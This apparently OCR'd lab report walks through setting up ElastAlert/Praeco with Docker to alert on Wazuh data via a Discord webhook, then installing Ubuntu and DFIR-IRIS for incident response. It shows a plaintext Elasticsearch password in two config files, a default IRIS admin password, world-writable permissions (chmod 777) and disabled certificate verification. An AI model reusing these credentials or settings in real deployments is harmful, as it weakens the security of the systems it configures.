
Figure 37:Test des Etats Services

ElastAlert,Praeco,Elastalert-server:

We will use Docker and Docker Compose for an easy and manageable installation via a docker-compose.yml file.yml:


```
$    git clone https://github.com/johnsusek/praeco
$    cd praeco
$    mkdir -p rules rule_templates
$    chmod -R 777 rules rule_templates
$    echo "slack_webhook_url: ""  | sudo tee -a rules/BaseRule.config >/dev/null
$    export PRAECO_ELASTICSEARCH=<your elasticsearch ip>
```

edit config file with nano :



```
 GNU nano 5.6.1                                    config/api.config.json
"debug": false,
"rulesPath": {
  "relative": true,
  "path": "/rules"
},
"templatesPath": {
  "relative": true,
  "path": "/rule_templates"
},
"dataPath": {
  "relative": true,
  "path": "/server_data"
},
"es_host": "192.168.11.107",
"es_port": 9200,
"es_username": "elastic",
"es_password": "lXlPkLLGxf7fz4KOgXHS",
"es_ssl": true,
"ea_verify_certs": false,
"es_ca_certs": "/opt/elastalert/certs/ca/ca.crt",
"es_client_cert": "/opt/elastalert/certs/elasticsearch.crt",
"es_client_key": "/opt/elastalert/certs/elasticsearch.key",
"writeback_index": "praeco_elastalert_status"
```

Figure 38 : Conifg ElastAlert




elmerikh@localhost:/etc/praeco — nano config/elastalert.yaml

```
  GNU nano 5.6.1                 config/elastalert.yaml
  minutes: 1

# Optional URL prefix for elasticsearch
#es_url_prefix: elasticsearch

# Connect with TLS to elasticsearch
use_ssl: True

# Verify TLS certificates
#verify_certs: True

# GET request with body is the default option for Elasticsearch.
# If it fails for some reason, you can pass 'GET', 'POST' or 'source'.
# See http://elasticsearch-py.readthedocs.io/en/master/connection.html?highligh>
# for details
#es_send_get_body_as: GET

# Option basic-auth username and password for elasticsearch
es_username: elastic
es_password: lXlPkLLGxf7fz4KOgXHS
```

Figure 39: Configuration des creds via SSL

We will add the volumes /etc/elasticsearch/certs to our docker-compose.yml file




elmerikh@localhost:/etc/praeco — nano docker-compose.yml

```
  GNU nano 5.6.1                                    docker-compose.yml
version: '3'

services:
  elastalert:
    image: 'praecoapp/elastalert-server'
    restart: unless-stopped
    ports:
      - 3030:3030
      - 3333:3333
    volumes:
      - ./config/elastalert.yaml:/opt/elastalert/config.yaml
      - ./config/api.config.json:/opt/elastalert-server/config/config.json
      - ./rules:/opt/elastalert/rules
      - ./rule_templates:/opt/elastalert/rule_templates
      - /etc/elasticsearch/certs:/opt/elastalert/certs
    extra_hosts:
      - 'elasticsearch:${PRAECO_ELASTICSEARCH}'
```

Figure 40: Configuration du fichier docker-compose


docker-compose up



```
[root@localhost praeco]# docker compose up
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
>>>> Executing external compose provider "/usr/libexec/docker/cli-plugins/docker
-compose". Please refer to the documentation for details. <<<<

WARN[0004] The "PRAECO_ELASTICSEARCH" variable is not set. Defaulting to a blank
 string.
WARN[0004] /etc/praeco/docker-compose.yml: `version` is obsolete
[+] Running 2/2
 ✔ Container praeco-elastalert-1  Recre...                                 1.9s
 ✔ Container praeco-webapp-1      Recreated                                0.6s
Attaching to elastalert-1, webapp-1
```

Figure 41: Demarage du serveur ElastAlert

Server is accessible via : https://localhost:8080



Non sécurisé 192.168.11.107:8080/rule/add

praeco 1.8.19 elastalert status: READY

Add rule “wazuh-alerts”

* Name: wazuh-alerts — The name of the rule, must be unique.

* Index: wazuh-* — e.g. logstash-* or logstash-%Y.%m.%d [?]

* Time type: Default

* Time field: timestamp

WHEN count OVER all documents UNFILTERED IS NOT EMPTY

Aggregation


Instead of sending alerts immediately, send a report of alerts on a schedule.

Re-alert: − 5 + Minutes

You will receive, at most, one alert every 5 minute(s), even if a rule triggers multiple times within that timeframe. This is a mechanism to prevent getting flooded with alerts. If the rule is grouped over a field, this option will be applied on a per-group basis.

Figure 42: Dashboard ElastAlert GUI

Alert Test with Discord as an example :




* Destination

□ Slack □ MS Teams □ Email □ HTTP POST □ HTTP POST 2 □ Telegram □ Jira □ Google Chat □ LineNotify
□ Mattermost □ Command □ Gitter □ AWS SNS (Amazon Simple Notification Service) □ AWS SES (Amazon Simple Email Service) □ Zabbix
□ Twilio □ PagerTree □ Exotel □ Stomp □ Splunk On-Call (Formerly VictorOps) □ ServiceNow □ Chatwork □ Discord
□ TheHive □ Alerta □ Datadog □ Rocket.Chat □ PagerDuty □ TencentSMS □ Alertmanager □ Dingtalk □ Opsgenie
□ Gelf □ Lark □ IRIS

Figure 43: Options ElastAlert

Sur notre serveur discord en creer une simple webhook :



POSTING TO BOT

SOC BOT
Created on Jun 29, 2024 by masterxxxxxxxxxxxxxxxxxx

NAME: SOC BOT

CHANNEL: bot

Figure 44: Creation d'une Webhook discord

click on drop down of test button then choose “Send real Alert”:





Figure 45:Test Elast Alert

We get an alert on our Discord server :




SOC BOT APP Today at 12:32 PM
😭 Soc 😭

alert

Figure 46: Soc Alert via Discord

We can test on other platformes by editing the rules/BaseRule.config:



```
[root@localhost praeco]# cat rules/BaseRule.config
slack_webhook_url: ""
telegram_bot_token: ""
mattermost_webhook_url: ""
rocket_chat_webhook_url: ""
slack_webhook_url: ''
[root@localhost praeco]# 
```


Figure 47: Config tokens Pour D'autre service D'alert

Serveur Incident Response:

https://github.com/ELMERIKH/SocOp

Ubuntu 24 LTS:

After installing the ISO image, we configure our machine to begin the system installation:



Create your account

Your name: SOC

Your computer's name: soc-VMware-Virtual-Platform

Your username: soc

Password: •••••••••• Show Fair password

Confirm password: ••••••••••

☑ Require my password to log in

☐ Use Active Directory

Figure 48:Instalation Ubuntu 24

After installation, we restart our machine and log in:




Figure 49: Serveur IR Ubuntu

We update our system :

```
$    sudo apt update
$    sudo apt install
```

Install docker et docker compose :


```
$    sudo apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```

DFIR-IRIS:

```
$    Git clone https://github.com/ELMERIKH/SocOp  && cd socOp/Iris-web
$    Docker compose up
```

Iris can be accessed via : https://localhost:8000 with logins:
Username: administrator
Password: MySuperAdminPassword!

Remotly via : https://notre-ip:8443


Non sécurisé ~~https~~://192.168.11.108:8443/login?next=/dashboard?

Sign In

Username

administrator

Password

MySuperAdminPassword!

